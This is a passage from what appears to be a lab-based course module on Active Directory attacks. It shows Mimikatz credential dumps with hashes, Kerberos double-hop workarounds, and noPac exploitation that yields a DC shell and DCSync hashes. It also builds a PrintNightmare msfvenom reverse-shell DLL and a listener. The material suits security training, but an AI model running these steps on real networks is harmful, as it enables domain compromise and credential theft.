* Domain   : INLANEFREIGHT.LOCAL
* Password  : fb ec 60 8b 93 99 ee 24 a1 dd bf fa a8 da fd 61 cc
14 5c 30 ea 6a e9 f4 bb bc ca 1f be a7 9e ce 8b 79 d8 cb 4d 65 d3 42 e7 a1
98 ad 8e 43 3e b5 77 80 40 c4 ce 61 27 90 37 dc d8 62 e1 77 7a 48 2d b2 d8
9f 4b b8 7a be e8 a4 20 3b 1e 32 67 a6 21 4a b8 e3 ac 01 00 d2 c3 68 37 fd
ad e3 09 d7 f1 15 0d 52 ce fb 6d 15 8d b3 c8 c1 a3 c1 82 54 11 f9 5f 21 94
bb cb f7 cc 29 ba 3c c9 5d 5d 41 50 89 ea 79 38 f3 f2 3f 64 49 8a b0 83 b4
33 1b 59 67 9e b2 d1 d3 76 99 3c ae 5c 7c b7 1f 0d d5 fb cc f9 e2 67 33 06
fe 08 b5 16 c6 a5 c0 26 e0 30 af 37 28 5e 3b 0e 72 b8 88 7f 92 09 2e c4 2a
10 e5 0d f4 85 e7 53 5f 9c 43 13 90 61 62 97 72 bf bf 81 36 c0 6f 0f 4e 48
38 b8 c4 ca f8 ac e0 73 1c 2d 18 ee ed 8f 55 4d 73 33 a4 fa 32 94 a9
ssp :

Authentication Id : 0 ; 996 (00000000:000003e4)
User Name          : DEV01$
Domain            : INLANEFREIGHT
Logon Server       : (null)
Logon Time         : 6/28/2022 3:33:32 PM
SID               : S-1-5-20
msv :
[00000003] Primary
* Username : DEV01$
* Domain   : INLANEFREIGHT
* NTLM     : ef6a3c65945643fdb1c3cf7639278b33
* SHA1     : a2cfa43b1d8224fc44cc629d4dc167372f81543f
tspkg :
wdigest :
* Username : DEV01$
* Domain   : INLANEFREIGHT
* Password  : (null)
kerberos :
* Username : DEV01$
* Domain   : INLANEFREIGHT.LOCAL
* Password  : (null)
ssp :
credman :

Authentication Id : 0 ; 997 (00000000:000003e5)
Session           : Service from 0
User Name          : LOCAL SERVICE
Domain            : NT AUTHORITY
Logon Server       : (null)
```

```

Logon Time      : 6/28/2022 3:33:33 PM
SID            : S-1-5-19

msv :
tspkg :
wdigest :
* Username : (null)
* Domain   : (null)
* Password : (null)
kerberos :
* Username : (null)
* Domain   : (null)
* Password : (null)
ssp :
credman :

mimikatz(commandline) # exit
Bye!


```

There are indeed processes running in the context of the `backupadm` user, such as `wsmprovhost.exe`, which is the process that spawns when a Windows Remote PowerShell session is spawned.

[DEV01]: PS C:\Users\Public> tasklist /V findstr backupadm					
	wsmprovhost.exe	1844	Services	0	85,212
K Unknown		INLANEFREIGHT\backupadm			
		0:00:03 N/A			
	tasklist.exe	6532	Services	0	7,988
K Unknown		INLANEFREIGHT\backupadm			
		0:00:00 N/A			
	conhost.exe	7048	Services	0	12,656
K Unknown		INLANEFREIGHT\backupadm			
		0:00:00 N/A			

In the simplest terms, in this situation, when we try to issue a multi-server command, our credentials will not be sent from the first machine to the second.

Let's say we have three hosts: Attack host --> DEV01 --> DC01. Our Attack Host is a Parrot box within the corporate network but not joined to the domain. We obtain a set of credentials for a domain user and find that they are part of the Remote Management Users group on DEV01. We want to use PowerView to enumerate the domain, which requires communication with the Domain Controller, DC01.



When we connect to `DEV01` using a tool such as `evil-winrm`, we connect with network authentication, so our credentials are not stored in memory and, therefore, will not be present on the system to authenticate to other resources on behalf of our user. When we load a tool such as `PowerView` and attempt to query Active Directory, Kerberos has no way of telling the DC that our user can access resources in the domain. This happens because the user's Kerberos TGT (Ticket Granting Ticket) ticket is not sent to the remote session; therefore, the user has no way to prove their identity, and commands will no longer be run in this user's context. In other words, when authenticating to the target host, the user's ticket-granting service (TGS) ticket is sent to the remote service, which allows command execution, but the user's TGT ticket is not sent. When the user attempts to access subsequent resources in the domain, their TGT will not be present in the request, so the remote service will have no way to prove that the authentication attempt is valid, and we will be denied access to the remote service.

If unconstrained delegation is enabled on a server, it is likely we won't face the "Double Hop" problem. In this scenario, when a user sends their TGS ticket to access the target server, their TGT ticket will be sent along with the request. The target server now has the user's TGT ticket in memory and can use it to request a TGS ticket on their behalf on the next host they are attempting to access. In other words, the account's TGT ticket is cached, which has the ability to sign TGS tickets and grant remote access. Generally speaking, if you land on a box with unconstrained delegation, you already won and aren't worrying about this anyways.

Workarounds

A few workarounds for the double-hop issue are covered in [this post](#). We can use a "nested" `Invoke-Command` to send credentials (after creating a `PSCredential` object) with every request, so if we try to authenticate from our attack host to host A and run commands on host B, we are permitted. We'll cover two methods in this section: the first being one that we can use if we are working with an `evil-winrm` session and the second if we have GUI access to a Windows host (either an attack host in the network or a domain-joined host we have compromised.)

Workaround #1: PSCredential Object

We can also connect to the remote host via host A and set up a `PSCredential` object to pass our credentials again. Let's see that in action.

After connecting to a remote host with domain credentials, we import PowerView and then try to run a command. As seen below, we get an error because we cannot pass our authentication on to the Domain Controller to query for the SPN accounts.

```
*Evil-WinRM* PS C:\Users\backupadm\Documents> import-module .\PowerView.ps1

|S-chain|->-127.0.0.1:9051-><>-172.16.8.50:5985-><>-OK
|S-chain|->-127.0.0.1:9051-><>-172.16.8.50:5985-><>-OK
*Evil-WinRM* PS C:\Users\backupadm\Documents> get-domainuser -spn
Exception calling "FindAll" with "0" argument(s): "An operations error
occurred.

"
At C:\Users\backupadm\Documents\PowerView.ps1:5253 char:20
+             else { $Results = $UserSearcher.FindAll() }
+
+                                     ~~~~~
+ CategoryInfo          : NotSpecified: (:) [],
MethodInvocationException
+ FullyQualifiedErrorId : DirectoryServicesCOMException
```

If we check with `klist`, we see that we only have a cached Kerberos ticket for our current server.

```
*Evil-WinRM* PS C:\Users\backupadm\Documents> klist

Current LogonId is 0x057f8a

Cached Tickets: (1)

#0> Client: backupadm @ INLANEFREIGHT.LOCAL
    Server: academy-aen-ms0$ @
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0xa10000 -> renewable pre_authent name_canonicalize
    Start Time: 6/28/2022 7:31:53 (local)
    End Time:   6/28/2022 7:46:53 (local)
    Renew Time: 7/5/2022 7:31:18 (local)
    Session Key Type: AES-256-CTS-HMAC-SHA1-96
    Cache Flags: 0x4 -> S4U
    Kdc Called: DC01.INLANEFREIGHT.LOCAL
```

So now, let's set up a PSCredential object and try again. First, we set up our authentication.

```
*Evil-WinRM* PS C:\Users\backupadm\Documents> $SecPassword = ConvertTo-SecureString '!qazXSW@' -AsPlainText -Force  
|S-chain|->-127.0.0.1:9051-><>-172.16.8.50:5985-><>-0K  
|S-chain|->-127.0.0.1:9051-><>-172.16.8.50:5985-><>-0K  
*Evil-WinRM* PS C:\Users\backupadm\Documents> $Cred = New-Object System.Management.Automation.PSCredential('INLANEFREIGHT\backupadm', $SecPassword)
```

Now we can try to query the SPN accounts using PowerView and are successful because we passed our credentials along with the command.

```
*Evil-WinRM* PS C:\Users\backupadm\Documents> get-domainuser -spn -credential $Cred | select samaccountname  
|S-chain|->-127.0.0.1:9051-><>-172.16.8.50:5985-><>-0K  
|S-chain|->-127.0.0.1:9051-><>-172.16.8.50:5985-><>-0K  
  
samaccountname  
-----  
azureconnect  
backupjob  
krbtgt  
mssqlsvc  
sqltest  
sqlqa  
sqldev  
mssqladm  
svc_sql  
sqlprod  
sapso  
sapvc  
vmwarescvc
```

If we try again without specifying the `-credential` flag, we once again get an error message.

```
get-domainuser -spn | select  
  
*Evil-WinRM* PS C:\Users\backupadm\Documents> get-domainuser -spn | select samaccountname  
|S-chain|->-127.0.0.1:9051-><>-172.16.8.50:5985-><>-0K
```

```

|S-chain|->-127.0.0.1:9051-><>-172.16.8.50:5985-><>-OK
Exception calling "FindAll" with "0" argument(s): "An operations error
occurred.
"
At C:\Users\backupadm\Documents\PowerView.ps1:5253 char:20
+             else { $Results = $UserSearcher.FindAll() }
+
+ CategoryInfo          : NotSpecified: (:) [],
MethodInvocationException
+ FullyQualifiedErrorId : DirectoryServicesCOMException

```

If we RDP to the same host, open a CMD prompt, and type `klist`, we'll see that we have the necessary tickets cached to interact directly with the Domain Controller, and we don't need to worry about the double hop problem. This is because our password is stored in memory, so it can be sent along with every request we make.

```

C:\htb> klist

Current LogonId is 0:0x1e5b8b

Cached Tickets: (4)

#0>   Client: backupadm @ INLANEFREIGHT.LOCAL
      Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
      KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
      Ticket Flags 0x60a10000 -> forwardable forwarded renewable
      pre_authent name_canonicalize
          Start Time: 6/28/2022 9:13:38 (local)
          End Time:  6/28/2022 19:13:38 (local)
          Renew Time: 7/5/2022 9:13:38 (local)
          Session Key Type: AES-256-CTS-HMAC-SHA1-96
          Cache Flags: 0x2 -> DELEGATION
          Kdc Called: DC01.INLANEFREIGHT.LOCAL

#1>   Client: backupadm @ INLANEFREIGHT.LOCAL
      Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
      KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
      Ticket Flags 0x40e10000 -> forwardable renewable initial
      pre_authent name_canonicalize
          Start Time: 6/28/2022 9:13:38 (local)
          End Time:  6/28/2022 19:13:38 (local)
          Renew Time: 7/5/2022 9:13:38 (local)
          Session Key Type: AES-256-CTS-HMAC-SHA1-96
          Cache Flags: 0x1 -> PRIMARY
          Kdc Called: DC01.INLANEFREIGHT.LOCAL

#2>   Client: backupadm @ INLANEFREIGHT.LOCAL

```

```
Server: ProtectedStorage/DC01.INLANEFREIGHT.LOCAL @  
INLANEFREIGHT.LOCAL  
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
Ticket Flags 0x40a50000 -> forwardable renewable pre_authent  
ok_as_delegate name_canonicalize  
Start Time: 6/28/2022 9:13:38 (local)  
End Time: 6/28/2022 19:13:38 (local)  
Renew Time: 7/5/2022 9:13:38 (local)  
Session Key Type: AES-256-CTS-HMAC-SHA1-96  
Cache Flags: 0  
Kdc Called: DC01.INLANEFREIGHT.LOCAL  
  
#3> Client: backupadm @ INLANEFREIGHT.LOCAL  
Server: cifs/DC01.INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL  
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96  
Ticket Flags 0x40a50000 -> forwardable renewable pre_authent  
ok_as_delegate name_canonicalize  
Start Time: 6/28/2022 9:13:38 (local)  
End Time: 6/28/2022 19:13:38 (local)  
Renew Time: 7/5/2022 9:13:38 (local)  
Session Key Type: AES-256-CTS-HMAC-SHA1-96  
Cache Flags: 0  
Kdc Called: DC01.INLANEFREIGHT.LOCAL
```

Workaround #2: Register PSSession Configuration

We've seen what we can do to overcome this problem when using a tool such as `evil-winrm` to connect to a host via WinRM. What if we're on a domain-joined host and can connect remotely to another using WinRM? Or we are working from a Windows attack host and connect to our target via WinRM using the [Enter-PSSession cmdlet](#)? Here we have another option to change our setup to be able to interact directly with the DC or other hosts/resources without having to set up a `PSCredential` object and include credentials along with every command (which may not be an option with some tools).

Let's start by first establishing a WinRM session on the remote host.

```
PS C:\htb> Enter-PSSession -ComputerName ACADEMY-AEN-  
DEV01.INLANEFREIGHT.LOCAL -Credential inlanefreight\backupadm
```

If we check for cached tickets using `klist`, we'll see that the same problem exists. Due to the double hop problem, we can only interact with resources in our current session but cannot access the DC directly using PowerView. We can see that our current TGS is good

for accessing the HTTP service on the target since we connected over WinRM, which uses SOAP (Simple Object Access Protocol) requests in XML format to communicate over HTTP, so it makes sense.

```
[ACADEMY-AEN-DEV01.INLANEFREIGHT.LOCAL]: PS C:\Users\backupadm\Documents>
klist

Current LogonId is 0:0x11e387

Cached Tickets: (1)

#0> Client: backupadm @ INLANEFREIGHT.LOCAL
    Server: HTTP/ACADEMY-AEN-DEV01.INLANEFREIGHT.LOCAL @
INLANEFREIGHT.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent
name_canonicalize
            Start Time: 6/28/2022 9:09:19 (local)
            End Time: 6/28/2022 19:09:19 (local)
            Renew Time: 0
            Session Key Type: AES-256-CTS-HMAC-SHA1-96
            Cache Flags: 0x8 -> ASC
            Kdc Called:
```

We also cannot interact directly with the DC using PowerView

```
[ACADEMY-AEN-DEV01.INLANEFREIGHT.LOCAL]: PS C:\Users\backupadm\Documents>
Import-Module .\PowerView.ps1
[ACADEMY-AEN-DEV01.INLANEFREIGHT.LOCAL]: PS C:\Users\backupadm\Documents>
get-domainuser -spn | select samaccountname

Exception calling "FindAll" with "0" argument(s): "An operations error
occurred.
"
At C:\Users\backupadm\Documents\PowerView.ps1:5253 char:20
+             else { $Results = $UserSearcher.FindAll() }
+             ~~~~~
+ CategoryInfo          : NotSpecified: (:) [],
MethodInvocationException
+ FullyQualifiedErrorId : DirectoryServicesCOMException
```

One trick we can use here is registering a new session configuration using the [Register-PSSessionConfiguration](#) cmdlet.

```

PS C:\htb> Register-PSSessionConfiguration -Name backupadmsess -RunAsCredential inlanefreight\backupadm

WARNING: When RunAs is enabled in a Windows PowerShell session configuration, the Windows security model cannot enforce a security boundary between different user sessions that are created by using this endpoint. Verify that the Windows PowerShell runspace configuration is restricted to only the necessary set of cmdlets and capabilities.
WARNING: Register-PSSessionConfiguration may need to restart the WinRM service if a configuration using this name has recently been unregistered, certain system data structures may still be cached. In that case, a restart of WinRM may be required.
All WinRM sessions connected to Windows PowerShell session configurations, such as Microsoft.PowerShell and session configurations that are created with the Register-PSSessionConfiguration cmdlet, are disconnected.

```

WSManConfig: Microsoft.WSMan.Management\WSMan::localhost\Plugin

Type	Keys	Name
Container	{Name=backupadmsess}	backupadmsess

Once this is done, we need to restart the WinRM service by typing `Restart-Service WinRM` in our current PSSession. This will kick us out, so we'll start a new PSSession using the named registered session we set up previously.

After we start the session, we can see that the double hop problem has been eliminated, and if we type `klist`, we'll have the cached tickets necessary to reach the Domain Controller. This works because our local machine will now impersonate the remote machine in the context of the `backupadm` user and all requests from our local machine will be sent directly to the Domain Controller.

```

PS C:\htb> Enter-PSSession -ComputerName DEV01 -Credential INLANEFREIGHT\backupadm -ConfigurationName backupadmsess
[DEV01]: PS C:\Users\backupadm\Documents> klist

Current LogonId is 0:0x2239ba

Cached Tickets: (1)

#0> Client: backupadm @ INLANEFREIGHT.LOCAL
Server: krbtgt/INLANEFREIGHT.LOCAL @ INLANEFREIGHT.LOCAL
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96

```

```
Ticket Flags 0x40e10000 -> forwardable renewable initial  
pre_authent name_canonicalize  
  Start Time: 6/28/2022 13:24:37 (local)  
  End Time: 6/28/2022 23:24:37 (local)  
  Renew Time: 7/5/2022 13:24:37 (local)  
  Session Key Type: AES-256-CTS-HMAC-SHA1-96  
  Cache Flags: 0x1 -> PRIMARY  
  Kdc Called: DC01
```

We can now run tools such as PowerView without having to create a new PSCredential object.

```
[DEV01]: PS C:\Users\Public> get-domainuser -spn | select samaccountname  
  
samaccountname  
-----  
azureconnect  
backupjob  
krbtgt  
mssqlsvc  
sqltest  
sqlqa  
sqldev  
mssqladm  
svc_sql  
sqlprod  
sapso  
sapvc  
vmwarescvc
```

Note: We cannot use `Register-PSSessionConfiguration` from an evil-winrm shell because we won't be able to get the credentials popup. Furthermore, if we try to run this by first setting up a PSCredential object and then attempting to run the command by passing credentials like `-RunAsCredential $Cred`, we will get an error because we can only use RunAs from an elevated PowerShell terminal. Therefore, this method will not work via an evil-winrm session as it requires GUI access and a proper PowerShell console. Furthermore, in our testing, we could not get this method to work from PowerShell on a Parrot or Ubuntu attack host due to certain limitations on how PowerShell on Linux works with Kerberos credentials. This method is still highly effective if we are testing from a Windows attack host and have a set of credentials or compromise a host and can connect via RDP to use it as a "jump host" to mount further attacks against hosts in the environment. .

We can also use other methods such as CredSSP, port forwarding, or injecting into a process running in the context of a target user (sacrificial process) that we won't cover here.

Wrap Up

In this section, we've seen how to overcome the Kerberos "Double Hop" problem when working with WinRM in an AD environment. We will encounter this often during our assessments, so we must understand the issue and have certain tactics in our toolbox to avoid losing time.

The following section will cover other ways to escalate privileges and move laterally in a domain once we have valid credentials using various critical vulnerabilities identified throughout 2021.

Bleeding Edge Vulnerabilities

When it comes to patch management and cycles, many organizations are not quick to roll out patches through their networks. Because of this, we may be able to achieve a quick win either for initial access or domain privilege escalation using a very recent tactic. At the time of writing (April 2022), the three techniques shown in this section are relatively recent (within the last 6-9 months). These are advanced topics that can not be covered thoroughly in one module section. The purpose of demonstrating these attacks is to allow students to try out the latest and greatest attacks in a controlled lab environment and present topics that will be covered in extreme depth in more advanced Active Directory modules. As with any attack, if you do not understand how these work or the risk they could pose to a production environment, it would be best not to attempt them during a real-world client engagement. That being said, these techniques could be considered "safe" and less destructive than attacks such as [Zerologon](#) or [DCShadow](#). Still, we should always exercise caution, take detailed notes, and communicate with our clients. All attacks come with a risk. For example, the `PrintNightmare` attack could potentially crash the print spooler service on a remote host and cause a service disruption.

As information security practitioners in a rapidly changing and evolving field, we must keep ourselves sharp and on top of recent attacks and new tools and techniques. We recommend trying out all of the techniques in this section and doing additional research to find other methods for performing these attacks. Now, let's dive in.

Scenario Setup

In this section, we will perform all examples from a Linux attack host. You can spawn the hosts for this section at the end of this section and SSH into the ATTACK01 Linux attack host. For the portion of this section that demonstrates interaction from a Windows host

(using Rubeus and Mimikatz), you could spawn the MS01 attack host in the previous or next section and use the base64 certificate blob obtained using `ntlmrelayx.py` and `petitpotam.py` to perform the same pass-the-ticket attack using Rubeus as demonstrated near the end of this section.

NoPac (SamAccountName Spoofing)

A great example of an emerging threat is the [Sam_The_Admin vulnerability](#), also called noPac or referred to as SamAccountName Spoofing released at the end of 2021. This vulnerability encompasses two CVEs [2021-42278](#) and [2021-42287](#), allowing for intra-domain privilege escalation from any standard domain user to Domain Admin level access in one single command. Here is a quick breakdown of what each CVE provides regarding this vulnerability.

42278	42287
42278 is a bypass vulnerability with the Security Account Manager (SAM).	42287 is a vulnerability within the Kerberos Privilege Attribute Certificate (PAC) in ADDS.

This exploit path takes advantage of being able to change the `SamAccountName` of a computer account to that of a Domain Controller. By default, authenticated users can add up to [ten computers to a domain](#). When doing so, we change the name of the new host to match a Domain Controller's `SamAccountName`. Once done, we must request Kerberos tickets causing the service to issue us tickets under the DC's name instead of the new name. When a TGS is requested, it will issue the ticket with the closest matching name. Once done, we will have access as that service and can even be provided with a SYSTEM shell on a Domain Controller. The flow of the attack is outlined in detail in this [blog post](#).

We can use this [tool](#) to perform this attack. This tool is present on the ATTACK01 host in `/opt/noPac`.

NoPac uses many tools in Impacket to communicate with, upload a payload, and issue commands from the attack host to the target DC. Before attempting to use the exploit, we should ensure Impacket is installed and the noPac exploit repo is cloned to our attack host if needed. We can use these commands to do so:

Ensuring Impacket is Installed

```
git clone https://github.com/SecureAuthCorp/impacket.git
```

```
python setup.py install
```


Cloning the NoPac Exploit Repo

```
git clone https://github.com/Ridter/noPac.git
```

Once Impacket is installed and we ensure the repo is cloned to our attack box, we can use the scripts in the NoPac directory to check if the system is vulnerable using a scanner (`scanner.py`) then use the exploit (`noPac.py`) to gain a shell as `NT AUTHORITY/SYSTEM`. We can use the scanner with a standard domain user account to attempt to obtain a TGT from the target Domain Controller. If successful, this indicates the system is, in fact, vulnerable. We'll also notice the `ms-DS-MachineAccountQuota` number is set to 10. In some environments, an astute sysadmin may set the `ms-DS-MachineAccountQuota` value to 0. If this is the case, the attack will fail because our user will not have the rights to add a new machine account. Setting this to `0` can prevent quite a few AD attacks.

Scanning for NoPac

```
sudo python3 scanner.py inlanefreight.local/forend:Klmcargo2 -dc-ip  
172.16.5.5 -use-ldap
```




```
[*] Current ms-DS-MachineAccountQuota = 10  
[*] Got TGT with PAC from 172.16.5.5. Ticket size 1484  
[*] Got TGT from ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL. Ticket size 663
```

There are many different ways to use NoPac to further our access. One way is to obtain a shell with SYSTEM level privileges. We can do this by running `noPac.py` with the syntax below to impersonate the built-in administrator account and drop into a semi-interactive shell session on the target Domain Controller. This could be "noisy" or may be blocked by AV or EDR.

Running NoPac & Getting a Shell

```
sudo python3 noPac.py INLANEFREIGHT.LOCAL/forend:Klmcargo2 -dc-ip  
172.16.5.5 -dc-host ACADEMY-EA-DC01 -shell --impersonate administrator -
```

```
use-ldap
```



```
[*] Current ms-DS-MachineAccountQuota = 10
[*] Selected Target ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
[*] will try to impersonate administrator
[*] Adding Computer Account "WIN-LWJFQMAXRVN$"
[*] MachineAccount "WIN-LWJFQMAXRVN$" password = &A#x8X^5iLva
[*] Successfully added machine account WIN-LWJFQMAXRVN$ with password
&A#x8X^5iLva.
[*] WIN-LWJFQMAXRVN$ object = CN=WIN-
LWJFQMAXRVN,CN=Computers,DC=INLANEFREIGHT,DC=LOCAL
[*] WIN-LWJFQMAXRVN$ sAMAccountName == ACADEMY-EA-DC01
[*] Saving ticket in ACADEMY-EA-DC01.ccache
[*] Resting the machine account to WIN-LWJFQMAXRVN$
[*] Restored WIN-LWJFQMAXRVN$ sAMAccountName to original value
[*] Using TGT from cache
[*] Impersonating administrator
[*] Requesting S4U2self
[*] Saving ticket in administrator.ccache
[*] Remove ccache of ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
[*] Rename ccache with target ...
[*] Attempting to delete a computer with the name: WIN-LWJFQMAXRVN$
[-] Delete computer WIN-LWJFQMAXRVN$ Failed! Maybe the current user does
not have permission.
[*] Pls make sure your choice hostname and the -dc-ip are same machine !!
[*] Exploiting..
[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>
```

We will notice that a semi-interactive shell session is established with the target using [smbexec.py](#). Keep in mind with smbexec shells we will need to use exact paths instead of navigating the directory structure using `cd`.

It is important to note that NoPac.py does save the TGT in the directory on the attack host where the exploit was run. We can use `ls` to confirm.

Confirming the Location of Saved Tickets

```
ls
```


```
administrator_DC01.INLANEFREIGHT.local.ccache  noPac.py  requirements.txt
```

```
utils  
README.md  scanner.py
```

We could then use the ccache file to perform a pass-the-ticket and perform further attacks such as DCSync. We can also use the tool with the `-dump` flag to perform a DCSync using `secretsdump.py`. This method would still create a ccache file on disk, which we would want to be aware of and clean up.

Using noPac to DCSync the Built-in Administrator Account

```
sudo python3 noPac.py INLANEFREIGHT.LOCAL/forend:Klmcargo2 -dc-ip  
172.16.5.5 -dc-host ACADEMY-EA-DC01 --impersonate administrator -use-ldap  
-dump -just-dc-user INLANEFREIGHT/administrator
```



```
[*] Current ms-DS-MachineAccountQuota = 10  
[*] Selected Target ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL  
[*] will try to impersonate administrator  
[*] Already have user administrator ticket for target ACADEMY-EA-  
DC01.INLANEFREIGHT.LOCAL  
[*] Pls make sure your choice hostname and the -dc-ip are same machine !!  
[*] Exploiting..  
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Using the DRSUAPI method to get NTDS.DIT secrets  
inlanefreight.local\administrator:500:aad3b435b51404eeaad3b435b51404ee:88a  
d09182de639ccc6579eb0849751cf:::  
[*] Kerberos keys grabbed  
inlanefreight.local\administrator:aes256-cts-hmac-sha1-  
96:de0aa78a8b9d622d3495315709ac3cb826d97a318ff4fe597da72905015e27b6  
inlanefreight.local\administrator:aes128-cts-hmac-sha1-  
96:95c30f88301f9fe14ef5a8103b32eb25  
inlanefreight.local\administrator:des-cbc-md5:70add6e02f70321f  
[*] Cleaning up...
```

Windows Defender & SMBEXEC.py Considerations

If Windows Defender (or another AV or EDR product) is enabled on a target, our shell session may be established, but issuing any commands will likely fail. The first thing

smbexec.py does is create a service called BT0BT0 . Another service called BT0B0 is created, and any command we type is sent to the target over SMB inside a .bat file called execute.bat . With each new command we type, a new batch script is created and echoed to a temporary file that executes said script and deletes it from the system. Let's look at a Windows Defender log to see what behavior was considered malicious.

Windows Defender Quarantine Log

The screenshot shows the Windows Security interface under the Virus & threat protection section. A modal window is open, displaying details about a threat named VirTool:Win32/MSFPsExecCommand. The alert level is Severe, and it was removed on 3/25/2022 at 12:49 PM. The category is Tool, and the details indicate it's used to create viruses, worms or other malware. The command line executed was: CmdLine: C:\Windows\System32\cmd.exe /Q /c echo cd ^> \127.0.0.1\ADMIN\\$_\output 2^>^&1 > C:\Windows\TEMP\execute.bat & C:\Windows\system32\cmd.exe /Q /c C:\Windows\TEMP\execute.bat & del C:\Windows\TEMP\execute.bat. There is an 'OK' button at the bottom right of the modal.

If opsec or being "quiet" is a consideration during an assessment, we would most likely want to avoid a tool like smbexec.py. The focus of this module is on tactics and techniques. We will refine our methodology as we progress in more advanced modules, but we first must obtain a solid base in enumerating and attacking Active Directory.

PrintNightmare

PrintNightmare is the nickname given to two vulnerabilities ([CVE-2021-34527](#) and [CVE-2021-1675](#)) found in the [Print Spooler service](#) that runs on all Windows operating systems. Many exploits have been written based on these vulnerabilities that allow for privilege escalation and remote code execution. Using this vulnerability for local privilege escalation is covered in the [Windows Privilege Escalation](#) module, but is also important to practice within the context of Active Directory environments for gaining remote access to a host. Let's practice with one exploit that can allow us to gain a SYSTEM shell session on a Domain Controller running on a Windows Server 2019 host.

Before conducting this attack, we must retrieve the exploit we will use. In this case, we will be using [cube0x0's](#) exploit. We can use Git to clone it to our attack host:

Cloning the Exploit

```
git clone https://github.com/cube0x0/CVE-2021-1675.git
```

For this exploit to work successfully, we will need to use cube0x0's version of Impacket. We may need to uninstall the version of Impacket on our attack host and install cube0x0's (this is already installed on ATTACK01 in the lab). We can use the commands below to accomplish this:

Install cube0x0's Version of Impacket

```
pip3 uninstall impacket
git clone https://github.com/cube0x0/impacket
cd impacket
python3 ./setup.py install
```

We can use `rpcdump.py` to see if Print System Asynchronous Protocol and Print System Remote Protocol are exposed on the target.

Enumerating for MS-RPRN

```
rpcdump.py @172.16.5.5 | egrep 'MS-RPRN|MS-PAR'
```

```
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
```

After confirming this, we can proceed with attempting to use the exploit. We can begin by crafting a DLL payload using `msfvenom`.

Generating a DLL Payload

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=172.16.5.225
LPORT=8080 -f dll > backupscript.dll
```

```
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
```

```
Final size of dll file: 8704 bytes
```

We will then host this payload in an SMB share we create on our attack host using `smbserver.py`.

Creating a Share with `smbserver.py`

```
sudo smbserver.py -smb2support CompData /path/to/backupscrip.dll

Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

Once the share is created and hosting our payload, we can use MSF to configure & start a multi handler responsible for catching the reverse shell that gets executed on the target.

Configuring & Starting MSF multi/handler

```
[msf] (Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set PAYLOAD
windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set LHOST 172.16.5.225
LHOST => 10.3.88.114
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> set LPORT 8080
LPORT => 8080
[msf] (Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 172.16.5.225:8080
```

